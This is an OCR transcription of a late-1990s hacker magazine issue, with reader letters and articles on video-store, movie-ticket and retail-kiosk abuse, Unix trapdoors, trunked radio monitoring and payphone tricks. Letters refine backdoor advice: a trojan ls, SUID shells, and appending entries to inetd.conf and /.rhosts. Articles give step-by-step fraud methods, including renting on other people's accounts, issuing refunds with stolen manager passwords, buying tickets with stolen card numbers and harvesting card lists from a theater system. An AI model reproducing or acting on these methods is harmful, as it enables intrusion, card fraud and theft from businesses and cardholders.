4. Why does the fake ls script run the real ls with no arguments??? Your ruse will be discovered pretty fast if the sysadmin uses ls -l or something. The script should say "ls $*".

5. The fake ls won't be executed if the sysadmin has '.' *anywhere* in his path! It would have to come before /bin and /usr/bin. If the sysadmin has '.' in his $PATH and it doesn't come *last* he is very stupid indeed. This is the first commandment of protecting yourself (and your system) from your users. Besides, this old trick really has nothing to do with CGI!

6. Friedo says to make .somebinary perfect before you pull the suid gag. Not very flexible. Why not have .somebinary call .someotherbinary? That way you can change .someotherbinary to do whatever you want.

7. SUID does indeed work on scripts on many/most UNIXes, but not with csh - try sh or ksh. On some UNIXes you need to use something like "#!/bin/sh -p" to have the system preserve the effective UID.

The "Setting Up Unix Trapdoors" article in the same issue was much more on-track, though there's one glaring problem. All of the '>'s should be '>>'s! Otherwise you're wiping out /etc/services, /etc/inetd.conf, and /.rhosts. This will no doubt blow the system out of the water - not very discreet.

Also, the hint to system admins to search for suid programs with a modification time later than a certain date is not very helpful - timestamps are trivial to fake. diff is also unreliable as you'd need to be diffing against backup copies of the suid programs which the hacker will have found and modified if he's worth his salt. Therefore, it's best to compare checksums. Hardcode them into an executable so the hacker can't easily just change them to the new values. And don't call the executable compare_suid_checksums - make it something innocuous so the hacker won't know to monkey with it.

Whirlwind

Dear *2600:*

nathan@senate.org's article "setting up unix trapdoors" has some errors in there that are very misleading to unix newbies.

I contacted the author and he says he typed things right, and I believe him. Just a reminder to your editors and authors I guess that ">" is very different than ">>".

The lines echo "nsp 2600/tcp # Network Security Protocol" > /etc/services and the associated line in inetd.conf will *replace* those files as we all should know. And you don't want to do that. Using >> instead will, of course, append those lines to their respective files without overwriting them entirely.

emory

This was a mistake that occurred on our end during the layout process and probably one of the worst we could have made. Ironically, it was a computer error. We're sorry for any problems it may have caused.

Dear *2600:*

Vandal's article in 15:1 titled "ANI 2 - the adventure continues", is incorrect about five things:

1) ANACs using ANI II have been in existence for a while. Over a year now, actually. So they haven't been "popping up" as vandal suggested. On the same note, ANI is not ANAC. There is a difference.

2) The call letters used are not Greek letters; they are phonetic letters. "Charlie" is not a Greek letter (as read off by the dead 800-555 ANAC).

3) The ANI II digits are read out *before* the number, and then only on ANACs that are owned by MCI.

4) The list he provides is not every known ANI II code, it's every *possible* ANI II code (He should have read the damn thing first.)

5) The 07 code does not signify an operator assisted call. The 07 denotes that there is some type of restriction on that line that prevents calling. For example, you are at a COCOT and you call 1-800-487-9240. It reads back all of its information and then says "ANI number 0,7,9,1,4,6,3,4,9,8,7,6". Perhaps that COCOT has an international calling block, or a 900 or 0700 block. Another example: you are in a condo rented by a resort (as in you are *not* on their PBX). You call up the ANAC, and it tells you that your ANI II digits are 07. Maybe that line has a restriction that prevents it from dialing out of LATA. Or maybe you can't call directory assistance from that phone. Just for the record, the correct ANI II digits for an operator assisted call are 34. Check for yourselves.

On a different note, while many of the RBOCs have stopped giving you a dial tone after one side hangs up, SNET (Southern New England Telephone, the reigning LEC in Connecticut) is still doing this! Remember the easy days of ripping pay phones off by letting 1-800-LOAN-YES hang up? It's still possible there! Oddly enough, it seems as if some of the countrywide COCOT providers are unaware of this. Today (7/17) I was at a COCOT that was manufactured by Elcotel when I found this out, coincidentally. I called up an ANAC to add another pay phone number to my collection, and when the

letters continued on page 48

SCREWING WITH BLOCKBUSTER VIDEO

by Hiemlich VonScootertraus the 53rd

The corporate invasion is well underway now. By the time you read this, Viacom will have stuck a Blockbuster store within earshot of your house. A boon for many, a curse for many as well. Having worked at a franchise that was bought out by the corporation, I can honestly say that things at the local video store are going to get worse before they get better. Corporate stores are now the norm as no franchises are being sold anymore. This ain't good. I'll explain why by dividing this article into two parts, the first being:

Franchises

OK, for those of you who don't know, a franchise is a store owned independently of the corporation that owns the name. So, a franchise Blockbuster would be owned by Joe Schmoe, and he would buy all the movies, distribute pay checks, and reap the profits. A corporate store is owned by the corporation and they do all that stuff themselves. That being said, it's pretty obvious which type has to put up with less red tape.

Speaking as an employee, I can tell you that once my store was bought, we were immediately forced to watch some dried-up film star tell us how to deal with robberies, how to prevent theft, how to exit the store, how to breathe, and how to eat. Big time brainwashing. One of the things they didn't mention, however, is what to do if presented with an account that seems fake. All the better for us, the scorned few.

Here's how Blockbuster rents you a movie. They ask for your card, or, lacking the card, ask you for your driver's license. Also, you can quote off your account number and use that. So, if I were to say my account number were 25800115770, the loser behind the counter (who makes minimum wage, by the way) would type that number in and see all my info. So, if one were to say, run in, grab a copy of *Road Rash 3D*, a copy of the MST3K movie, and a copy of *Brazil,* they could give the counter person the account number of the guy who used to take away their lunch money in second grade, pay rental fees, and have a bigger movie collection than when they went in.

Alternately, one could, feasibly, sift through the dumpster behind Blockbuster and find a membership card that was misprinted and thrown out, get it laminated (or just memorize the number on it), come back and use it. At no time does Blockbuster check ID if you present them with a membership card or a membership number. There are pitfalls to this, as some accounts can be rigged to say "Check the ID of whoever uses the card" but that usually only happens when someone loses their wallet.

This works at both franchises and corporate store by the way.

But, as I said, some things won't work at corporate stores. At a franchise, for example, they use these little cards to scan in discounts. If I return a red-covered movie and ask for the dollar back, a franchise store has no way of knowing whether or not I actually did it, they just take my word.

A franchise is a lot more lax about security too. I can say from experiencing two separate franchises that their video surveillance systems are complete wastes. They have three months worth of videotapes in the back. Each one records *24 hours of activity.* These are normal tapes!!! Hah! Even brand new, these things are unusable. One time, a customer was bickering about whether or not he rented something, so we took him back to show him coming in the day before on the tape. The tape was so staticky and mottled, we couldn't see a thing, so he got his money back, and a free rental to boot.

Which brings me to the next difference between corporate and franchise: franchises are tougher to get money out of. That being the case, lets move on to

Corporate Stores

A corporate store has one goal: give you, the customer, whatever he or she wants. You could walk in and have $100 worth of late fees on your account, and if you make a big enough scene, a corporate store will always give in and apologize profusely. No kidding, you can get out of late fees as much as you want, just bitch and moan and complain.

Corporate stores, however, spend a lot more bread on security cameras. When we upgraded, we got a top of the line video monitoring system, even if the only cameras were trained on the checkout, leaving shoplifters to grab anything without a magnetic tag on it.

Corporate stores also keep track of their discounts. They don't just hand them out, they actually keep track of them on their computers! Amazing but true.

And what about their computers, you ask? Well, my friend, this is where it gets tricky. The good thing about the computers is that Blockbuster runs some freaky system that keeps them constantly linked to every other Blockbuster in the world. Yeah, that's right, I can go to Dallas tomorrow, tell them the account number of my old boss, wait 30 seconds, and leave 15 bucks poorer, but 5 Playstation games in the clear. Ain't it cool?

The downside of this system, however, is that you can't get away from late fees. (Unless you piss and moan.) If you have a late fee from another store, there is dick-all a new store can do about it. Oh sure, they could take it off, but company policy is not to do crap to members from other store's account fees.

The Blockbuster computer systems themselves are an enigma to me, as I'm not particularly adept at odd systems. I can tell you that they run on PC's using an independent operating system, so there's no dropping to a C prompt. To log into one of these things you need the last five digits of an employee's account number and their password. The passwords are over four letters, so you can work at it, but I have yet to find a store where the computers are easily accessible. If you do get a shot, try simple passwords. Most people who work at Blockbuster wouldn't know the difference between DOS and Windows, so they're generally morons when it comes to passwords. At my store, during a boring night, all the employees gave away their passwords, if you can believe that. Smurf, Booger, Titanic, stuff like that. Once in the system, you really can't do anything useful unless you get a manager's password and number. Oh, account numbers are generally kept on a list with names somewhere behind the counter, so getting a number is relatively easy.

OK, let's say one has managed to get a manager's account and password. You'll see a prompt. All you have to do is either scan in a membership card or just type in the *whole* 11 digit account number and hit return. Bingo, you've got the account on your screen, including balance due, number of movies rented, etc. etc. So here you need to look at the keyboard. F11 clears the account. F10 goes to the check-in window. F6 (I think it's F6, but most keyboards have idiot stickers along the top that say what the F keys do) should be refund. So, let's say I got my account up, with no balance. I hit F6 and a list of refund types comes up. I hit the number of the item that says "credit." It asks for validating number and password (your stolen manager's number and pass) and I type them in. Now, I type in the amount I want back. Note here, what you type in should be a factor of 3.66 or 5.24 as these are the rental prices of new movies and games, respectively. If the amount is something other than that, the goober behind the desk might get clued in.

Bingo, you're all set. That's about all I have on the subject for now.

Screwing With MovieFone

by thirdhorse

MovieFone (MOFN) is a publicly traded company that lets you purchase movie tickets with your credit card via the phone or their web page. Known as 333-FILM in the Boston area and 777-FILM in New York it is available in 30 major cities and serves 12,000 screens. MovieFone has ATM's in the lobby of all theaters it services. Each ATM has its own CPU, screen, printer, and card reader. They come with a test card which when slipped in and pulled out produces a ticket that says "TEST" on it and nothing else. The ATM's use a LAN (Local Area Network) to connect to the theater's management computers.

MovieFone has many uses beyond simply buying tickets.

One of the most obvious is getting into R rated movies if you are under-aged. Buy the tickets via MovieFone and no box office person will ID you.

MovieFone used to accept any expiration date so you could use a generated credit card number, but nowadays it requires the proper expiration date. This can be helpful if you find a number somewhere but no expiration date. Simply hack it out via MovieFone by advancing month by month until you get the right one. If you tried something like this on an LDC (Long Distance Carrier), the card would be blocked from making calls through the carrier even with the correct expiration date.

So you got a card number but no card? MovieFone ATM's require the use of the magnetic strip on the card via the card reader and has no options that allow manual input of the card number. However since the ATM's are on the LAN of the theater's computers, tickets for MovieFone can also be picked up at the box office where those terminals do allow manual entry of the card number. All you have to say is "I left my card at home but I have the number, can I still get my tickets?" One would think that the box office people would be suspicious, but they never are - it happens so often.

This technique can be used by box office cashiers for getting extra cash. Before their shift in the box office or while on break they order tickets using stolen credit card numbers. The four ticket per transaction limit MovieFone has installed is no good as you can call back using the same number to again purchase four more tickets. The employee then punches up those tickets while in the box office and sells them pocketing the cash. It is safer than selling courtesy or discount tickets at full price as MovieFone tickets printed at the box office are identical to tickets purchased with cash.

Anybody else could also refund the tickets for face value in cash. This only works if you get the tickets from the box office because when you get the tickets via the ATM's they are printed differently and cashiers are not supposed to give cash refunds for those. But you can still get passes.

Using your own card it is possible to order and pick up tickets which you then give to your friends. Then you go back to the ATM to "try" and get your tickets. When they don't come out ask to speak to a manager or somebody who can help you. Explain how you ordered tickets and waited for the confirmation (most people who don't get tickets don't realize that they have to wait for the confirmation) but the machine says your order is not found. The management will check your card number on their management station which will show that you were charged for X amount of tickets. No MovieFone or theater com-

puter is able to tell if the tickets were picked up or not. Only the time the theater received your order, number and type of tickets purchased, your credit card number, and the name of the movie is recorded. They will walk you and another group of friends in so that you can join your friends already in the theater.

The management's station keeps a list of all credit card numbers used. During a busy weekend day you could pull up 500 or more credit card numbers. For instance, at Sony/Loews theaters they use the Prism Theater Management System. From the main menu you click on "Daily Operations" then click on "Credit Card Management". The first selection on this screen is the one they use to see if your card has been billed. You enter the card number and it searches back up to three months (default is 14 days) and lists the tickets you bought. The other or second selection on the credit card management screen will give you a list of all credit card numbers and other information previously listed with an option to print to screen or printer. Prism puts 36 card numbers on each page. When going to this screen it sometimes says "Error" but just click OK.

Even after you use your own card you can call MovieFone for a refund at 800-745-0009. Tell them you never went and picked up the tickets or that you want to know what this charge is as you have never used MovieFone in your life. (You can also call 800-745-0008 to *change showtimes* or perform other managerial tasks.)

There are many other uses for MovieFone, like using it as a DTMF Decoder but this should give you a basic idea of some of the possibilities.


For more information from them email info@moviefone.com or check out their web page at http://web18.movielink.com/

Live the high life, write for *2600*!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

- A year of 2600 for every article we print (this can be used toward back issues as well)
- A 2600 t-shirt for every article we print
- A voice mail account for regualar writers (two or more articles)
- An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

Send your articles to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099
or
articles@2600.com



Screwing With Radio Shack and Compaq

by Informagnet

Well, Radio Shack's firmly in bed with Compaq. This ends, for at least a while, their selling computers I have some respect for. This article should clarify why I say this.

While Radio Shack was selling IBM computers, there were actual working IBM Aptivas out there on the counter for the customer to play with. These were password protected to prevent mischief, and the protection was at least good enough to keep the machines safe from types like myself. I couldn't even get to the desktop with a hit-the-power-switch cold boot; the machine would just go straight to its demo with no "side trips" allowed. The only way I could see anything but IBM's excellent demo was to SE the password, (default was "merlin") and when I abused this trust by changing the password, I was greeted the next day by the amusing sight of the manager preparing to take the cover off of the machine so that he could pull jumpers. If there was a "backdoor," even he didn't know it, and Tom's pretty computer savvy. IBM had set these machines up with pretty decent security, and having bought one, I am still very happy with the "seamlessness" of the software.

With the invasion of Radio Shack by Compaq, things have changed to a hilarious degree. My local Shack has three Compaq models on "display." Actually what one encounters is three empty cases with the keyboard, monitor, and mouse connected to an actually operating computer locked inside the podium the display dummies sit on. This arrangement is for security. There is a "hard and fast" policy against letting even favorite customers know the password, so this has got to be much more secure, right?

Well, after 15 minutes or so of simply trying random stuff, I found a backdoor that even the most paranoid manager can't shut by changing the password. Compaq is going to be overjoyed to have *this* become common knowledge! I found that there's a flaw in the demo that makes it possible to get to the task bar, and from there do anything you want. It seems that the computer is responsive to keystrokes for a very small time window while it changes from one demo subprogram to another, especially when you are several steps in and then click on Home. The procedure I found to consistently work was to click on "click to learn," then on one of the computer models (I always use the highest one), then going to the surround sound demo, then the game, then as the game starts, clicking on Home. During this time, hit Control-Esc and you'll get the task bar for just a moment. It's sort of a flaky process, sometimes you'll see the task bar and the game screen both, each sort of transparent! You have to move quickly and if you miss it, just try again. It's a matter of getting the machine busy and then "getting in a command edgewise." But it works. I was hanging out "helping" close up the local store one evening and was able to shut down all three machines in a few minutes, impressing the guy there enough to tell me the password, "RS2C98." Remember, when trying this, those caps are important, and don't hit enter after typing this in, as this is counted as an extra "character," just click on the action you want to do on the menu. I think this is a nationwide default password, at least for the Shack.

How does this "side door" work? My theory is promising - these new Compaqs are all Pentium II machines. As flaky as the programming of these may be, basically they can eat multitasking for breakfast. When I am getting into the task bar and

DOS prompt, the machine is multitasking, running the demo *also.* In fact, if you don't keep inputting keystrokes, the machine will go back to the demo! This can actually be useful when you are getting glowered at. What makes this "promising?" Well, this points out a strength of the new generation of computers coming out now and a weakness in people administering them, who tend to have cut their teeth on DOS machines that were much weaker in their multitasking abilities if they had them at all. There's a good chance that a lot of things will be possible to get into before admins really learn how to secure a PC system with multiprocessing capabilities rivaling superminis of just a few years ago.

So, what do you do with this knowledge? Well, not all Radio Shacks are staffed by cool people like my local one. Some of then are full of real jerks. Jerks, especially jerks with no sense of humor, are the enemy, remember? Keep in mind that humor is the weapon of choice. There are HTML training files in there that clearly benefit from a little creative spelling like "antinnuh" for "antenna" and so on. Or, you may want to experiment with effects. Of course, you can run *two* demo program processes at once. You will hear the audio of them both, and they will *not* be in sync. Wowwwwww, weird echooooo.... Now *that's* an effect! I must admit, the top-end model's sound *is* impressive, and this makes it sound like my favorite band, EBN. Imagine how some grumpy old Radio Shack manager's attitude will improve after *this* type of musical enlightenment! I didn't get around to trying more than two demo programs running at once, but I'm sure you can run several.... Between the flaws in the demo software and what I see as a general flakiness of the machines themselves, much entertainment and experimentation is possible. Even after Compaq gets the idea there's something wrong with the demo and gets something more secure out into the field, there's the basic instability of these budget-built machines.

I have noticed that CostCo has these Compaqs too, but wasn't able to get any experimentation in the last time I was there because the one there was locked up *solid,* and I mean catatonic.

Some general tips on Radio Shack. Trashing there can yield store number and employee numbers. These of course can easily factor into passwords, as with any large corporation. There are employee training and testing files on whatever is the favorite Compaq - they are fun to look at. The Shack is a good source of batteries, being able to get you just about *any* battery, and they are worth being on good terms with. Their latest 65-721 programmable tone dialer is the most experimenter-friendly one I've seen (remember, redboxers, the crystal is the little yellow thing that looks like a capacitor). In general, I think the quality of Radio Shack products has improved a lot, and it's a letdown to see them take a step backward in the computers they offer.

Want to send something to *2600* and make sure it's private? PGP it!

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nR0RB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/0UthMLb6U0PC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

trunking communications monitoring

by TELEgodzilla

The powerful marriage of computers and radio communications created a new child of the 21st century: *trunked radio systems.* Trunked radio communications allot multiple users to all available channels/frequencies through a series of user programmed controls. Conventional radios traditionally limit user access to their assigned channel grouping (channel 1 to repeater 1, channel 2 to repeater 2, etc.) whereas trunking allots full implementation of all available channels' frequencies at any given moment while yet allowing full system programming. Note how the term "trunking" is used - it's from (you guessed it) telephone trunking.

In trunking, "talkgroups" (groups of radios programmed to speak to one another) are the norm. Individual radios are programmed via a typical PC (usually a laptop to allow for ease of portability) . Each trunked radio holds a computer chip allowing for a "personality" programming. Groups of radios can be programmed by creating "profiles" - usually in minutes - and rapidly duplicated or, if need be, individually tailored. System users thus better employ the number of channel sets their overall system employs. In many instances, a typical trunked system can carry over 3,000 user-specific talkgroups allowing for several hundred radios to be assigned to each individual talkgroup.

Trunked communications employs precision computer control, enhancing system efficiency. Trunking controls to whom and for how long each user can talk as well as the priority each user possesses. "Dumping" or "crowding" is far less likely to occur on a trunked radio system than any other and waiting time is dramatically reduced. Users are "queued" and stored in memory. Users with higher priorities are enabled to be put on the air quicker than others (based upon how the radios are programmed) while data communications (depending upon the model of the system) functions on background operations.

Trunking also allows a system overseer to turn off a (or several) radio (s), should it/they become lost or stolen. When recovering a trunked radio, enjoy it while you can; it generally doesn't take long for that radio to become a useless paperweight with the flick of a remote switch at the System Controller.

Security is enhanced. Digital trunking systems enable full digital communications, ensuring against eavesdropping. Depending upon the make - Motorola and Ericsson are the two top contenders (E.F. Johnson also makes a conventional trunked system, but they're having problems with their design) - there are different approaches and points to consider.

Motorola: Smartnet and Astro

Motorola's two primary trunked systems - Smartnet and Astro - are worlds apart. Smartnet is junk; a recent State of Hawaii court ruling illustrated that Motorola's Smartnet is not, as so defined by trunked communications requirements, a true trunked system (which goes to show that when buying Motorola, stick with their pagers). Agencies using Smartnet can be readily breached via a typical trunked scanner (also known as trunk trackers). Some recommended models are the Uniden Bearcat BC235XLT (handheld) or BC895XLT base scanner) - assuming that the Smartnet system in question is actually functioning. There have been a growing number of localities who've had their Smartnet systems ripped out and replaced.

Astro is a tougher nut, but not too many organizations use this system as Astro is expensive and is non-compartmentalized; in other words, when you buy an Astro, you gotta buy everything at one time. Unless an organization has a couple of million to

spend every time it needs to upgrade or expand, this is not an economically viable system to obtain.

Ericsson: EDACS

Ericsson systems are choice; if you want a good, reliable system for a decent price and one that'll keep out the weirdoes, get an Ericsson EDACS system. EDACS (Enhanced Digital Access Communications System) is used by the Secret Service Presidential Bodyguard as well as the U.S. Navy's Carrier Strike Force's ship-to- ship communications backbone, and is currently used by Boris Yeltsin's bodyguards. EDACS has been used in Bosnia by U.S. forces as EDACS is truly military specs, designed to be tossed out the back of a C-130 (via parachute, of course) and ready to be deployed in minutes. EDACS can also be readily enhanced for specific parts or services; one need not buy an entirely new system when you got EDACS.

Ericsson systems use AEGIS encryption. Forget about trying to crack AEGIS; it's NSA (National Security Agency) rated and unless you got heavy iron with massive power and time on your hands (and I mean *lots* of time), you ain't gonna crack it - period. It's not surprising that the feds are always assigned at least one radio to keep their hand in the action, no matter how small or insignificant the locality's trunked radio system is. Don't waste your time - it's not enough to obtain the algorithm as AEGIS is fully digital and unless you have full physical access to the System Controller, you can't listen in.

Trunked radio systems dedicate one frequency out of their total set for the control channel: this control channel constantly transmits each and every transmitter/receiver's own unique programming, thus locking out anyone from "stepping" on the frequency set. If you do tune into the control channel, all you'll get is a rapid sledgehammer sound effect and quite possibly a busted speaker (and headache) if you have your volume up too loud. Accessing it won't do you any good.

All is not lost, however, as encrypted radios are not cheap - they usually go for about $2,000 apiece; most private and public entities, therefore, use the regular unencrypted communications - allowing listeners to employ trunk trackers with no problem. When monitoring trunked systems, remember that you first need to know the frequency set that the system is using. This can be achieved by contacting the FCC and obtaining a listing of frequencies that are being used - this is, after all, public information. Other frequency resources to consider are the Pocket Guide series of frequency directories for selected portions of the United States (contact point: *Scanner World* at 518-436-9609). Trunked trackers can be readily purchased for as little as $150 on up - if not cheaper. *Make sure that the frequency set you wish to check out is carried on the tracker of your choice.*

Some systems will defeat the trunk tracker, however, by setting up a "tail" - the end of the communications broadcast - to hang a second or two longer; this confuses the tracker and makes it hard to listen in on the action. Many radio managers don't do this kind of thing as this, however, would involve prescience and intelligence on the part of managing a radio system. As with most hierarchical structures, radio controllers tend to be awarded on the basis of obedience and trust - not necessarily of intelligence and initiative.

Utilities (read: telephone), oil refineries, airports, police, fire, and paranoid private/public security forces are among the primary users of trunked systems. Trunking enables system deployers to request a minimal number of frequencies which, through the enlightened vision of our FCC, often costs a lot of money or requires a tremendous waiting time. There are also conventional trunking systems which piggyback onto regular radio systems; a typical trunk tracker can, however, handle these with no problem.

In an upcoming issue, I'll discuss more about selected aspects of trunked communications. Radio communications carry a lot of information and trunked systems are the coming wave!

letters continued from page 39

ANAC hung up, it clicked me to a dial tone. At first I assumed that it was the COCOT's fake little "I mute the handset hahaha" dial tone, but to my surprise, I dialed a test number in 212 (from 203, mind you), and it connected me without any problems, and without my handy dandy tone dialer. Oh, and the mouthpiece wasn't muted. As odd as it may seem, this phone even allowed international calls, and country direct operators will connect you and "bill it to your number," so long as the ANI II codes are "00".

And I immensely enjoyed the article about phacking. It made me laugh for an hour. Keep up the good work.

MMX Killa

Curious

Dear *2600:*

I have no doubt that hackers are being targeted by the government and I have no doubt that the government is afraid of them. Hackers now know how to do everything from hacking Best Buy to crashing Pentagon electronic communications, but I have a question. Why doesn't the FBI or the NSA just shut your mag down? If you're such "a threat" to national security, I would imagine that the Pentagon would send out a SWAT team and raid your place, guns drawn.

Skeet

Even those people who think we're more of a threat than drug-dealing satanic pedophiles would see the danger in shutting down our printing presses. It's a First Amendment kind of thing.

Dear *2600:*

The WIPO treaty seems like it will become law with no problem. Will this be the end of *2600* and other hacker related publications. Do you have any alternatives for *2600* without deviating too much from the intended theme?

Neurotik

What upsets us most about all of the stupid laws and bills that seem to have no limitation is the apparent willingness of people to obey them. When a law is unjust, you have an obligation to challenge it. Not just in the courts but in real life. The latter is really all that matters in the end anyway. (We should stress that you need to really believe in what you're fighting for before getting involved in such an effort.)

Numbers

Dear *2600:*

Thought you might want to know some of this.

I recently found some fun (though not too helpful) numbers in the DC/MD/VA area. If you dial "811" in the DC area or the MD area - you access some ANI service. You'll get the number you're calling from. If you dial 958 and the last four digits of the telephone you are calling from you will hear a pause. Push down the receiver (without hanging up) and you will hear a beep, hang up. It will call you back about 10-15 seconds later. This also works from pay phones, but not COCOTS, just Bell Atlantic phones for some reason. Used to work in Chicago too, so maybe it works elsewhere? If you dial (202) 362-9901, you will get a computer message saying "Hello I'm SSCU, your identification please." Enter the phone number of whoever you want to call and hit the # key (once to hear it read back to you, twice to hang up). It will call that number and say "hello" for as long as whoever answers stays on the phone. (Not much use except to annoy people since *69 will lead them to that number....) Oh, and of course, it won't call long distance. Any clue what SSCU might stand for?

Infect

We're asking.

Career Move

Dear *2600:*

I need to find a place where I can buy one of those tools that the record stores use to take those big plastic things off the CDs. Is there any place where I can buy one at. Also, I need the tool that department stores use to remove the ink bombs from clothes. Please help if you can.

triplogik

Go to your local precinct and ask the guy in the big tall desk to hook you up. Don't take no for an answer. You may have to ask a few times before you advance to the next level.

Surprised?

Dear *2600:*

It was announced on *Dateline* on Monday, July 27, 1998 that the Secret Service has a list of 50,000 people that they monitor and 200 people that they actively monitor as a threat to the government. They flag their credit cards and set up surveillance following them around, but what is even more shocking was their admitting that they bullied the people that they actively monitored.

KB

They probably don't realize it's bad.

Questions

Dear *2600:*

While dialing an ex-girlfriend's number repeatedly (she owes me dead presidents and is running), I stumbled on an interesting phenomena. After about eight times of getting her voice mail, the number would come up busy or I would get her busy ("I'm on the phone right

now") message. Then after another try or two I would get a strange dial tone and then a partial playback of a voice mail message. It lasted about 10 seconds and I assume the message was hers. After the message ended I would get disconnected. I tried back several times within a two day period and always heard the same partial message playback. It happened five times and from different phone numbers. At the dial tone and during the message, pressing keys seemed to have no effect.

She is in the 201 (Northeast NJ) area code and subscribes to Bell Atlantic's Home Voice Mail. I am pretty sure that dialing the number repeatedly overloads the switch. I wonder if the overload could somehow give me access to more messages or perhaps the entire voice mail box or beyond? Let me know what you find out.

RepoMonster

We find it very unlikely that you could single-handedly overload the switch by calling back eight times in a row. What probably happened is that your stalking victim, while in some sort of a panicked state, tried desperately to make a different outgoing message to maybe hide her identity, failing in the process. Either that or she deliberately did this in order to confuse you, which she again obviously failed to accomplish.

Dear *2600:*

why can u not answer??? how can i get in touch with someone who can answer my question about hacking into a schools computer and changeing your grade...i will subscribe to your cool magazine if u can tell me how or who i can contact to get this information...well thanks for your time...

VxPLaToNiUM

Just one of many lamebrains who gets into arguments with our e-mail auto-reply that says personal replies aren't possible.

Dear *2600:*

Do you guys consider cartoons? I have some that I bet you'd like, but I don't want to waste anyone's time, so please let me know if you'd consider them, and how you'd like to receive them.

Nathan Hendler

If it somehow fits into what we do, go ahead and send it in. If years go by and we don't use a single one, that's a tip that they don't fit in.

Dear *2600:*

I just love your webpage it's kool. i wanna get the 2600 magazine . i don't really understand what you do. are you hackers or what?

Malbushsa

Oh no. We're not falling for that again. You feds think you're real clever, don't you?

Dear *2600:*

I was wondering if Berlin counts as a former Iron Curtain place, and is therefore entitled to free subscriptions?

Arag0rn

Since you guys got swallowed up by a Western country, we have no way of differentiating the West from the East. So sorry, you don't qualify. But everyone else in the former Soviet Bloc does as does Cuba and all of Africa except for South Africa. But to get your free subscription, you must mail us from your home country! No e-mail, no third parties. If you can't take the time to do this, we can't help you.

Incidents

Dear *2600:*

I am 16 so I go to school and of course we have computers and the typical sysop who does not even know how to create a directory but she called my parents and said she would call federal, state, or local authorities if I did not quit my "hacking." My so-called "hacking" was using the Novell send command to broadcast the message "These Machines Suck" to every computer in the school.

Net X

Yeah, a federal crime. Right.

Dear *2600:*

I was recently investigated by the FBI for scanning some systems in Australia for common exploits using a program called mscan. Anyway, that isn't important. What I am writing about is the Kevin Mitnick deal.

When I got Volume 15:1 of your zine, I also received a "Free Kevin" sticker. Being the good little hacker that I was, I went around looking for a very public place to stick the sticker where it would reside for some amount of time. The sticker seemed to go great with the dark blue paint on my uncles piece'o'shit truck, so I stuck it in the back window (I don't drive yet, so I had nowhere else to put it).

During the time that the FBI spent at my house questioning me (and taking my things, which at the time of this writing, I have yet to get back), my uncle made a point of showing the FBI that he was ripping off the "Free Kevin" sticker, and throwing it in the garbage can. This pissed me off severely.

After that, the FBI agent involved spent about 30 minutes telling me how no one supports Kevin Mitnick, and once a hacker gets busted, none of his "hacker friends" stick behind him. He also told me that the people at *2600* had no support, and that they had only been able to raise about $200 for the defense fund. He also backed this up with the statement that no one cared about me, and wouldn't support me if I ever went to jail for hacking (something I don't plan to do anytime soon).

The main point I am trying to get at here is that the support needed by the public isn't getting there because of fear. The FBI struck the fear of God into my uncle just by being there. He thought that because they would see the sticker, they would label him as a hacker, and

therefore "shitlist" him for the rest of his life. I am sure I am not the only one who has seen an incident like this one.

datapleX

Unfortunately, this is a common reaction among many people. It's wrong to blame them for this however. Nobody knows how they're going to react to the threat of governmental retribution. The mere prospect really scares the shit out of lots of people. They are not below average for failing; you are above average for succeeding.

Dear *2600:*

I live in Hoffman Estates, Illinois about two miles away from Ameritech Corporate and Technical Institute. I was riding my bike and saw the security gate was up (very rare). So I got in and looked around. I thought I might find some discarded manuals in the trash so I drove around the damn thing four times before I saw a bunch of smoke down the road so I rode down there and there was a monstrous incinerator. So I thought I'll just get the hell outta here and then I saw another Ameritech building (the institute) so I rode over there and wanted to get in so I walked up to the doors and they were locked so I asked the guard if there was a phone inside I could use to make a local call so he let me in. He pointed to a corner and told me to use the phone and then leave. As soon as he turned his back I walked into the cafeteria and into some sort of room that had a steel door with a camera above it and two armed guards. I turned around and four unarmed guards were staring me down. The taller one said "Come with me." So I followed him and he took me outside where two real cops were holding the patrol car door open for me. To my amazement they already had my bike in the trunk. I thought they were going to take me to a police station but instead they took me to a building at the headquarters. Inside they questioned me about where I was from and if I owned a cellular phone or a beeper. Then they took my fingerprints. They told me to sit in the chair while they called my parents and ran my record. I overheard a man talking on what looked like a beeper sized phone to someone. I heard him say that I had talked my way into the public office then snuck into the 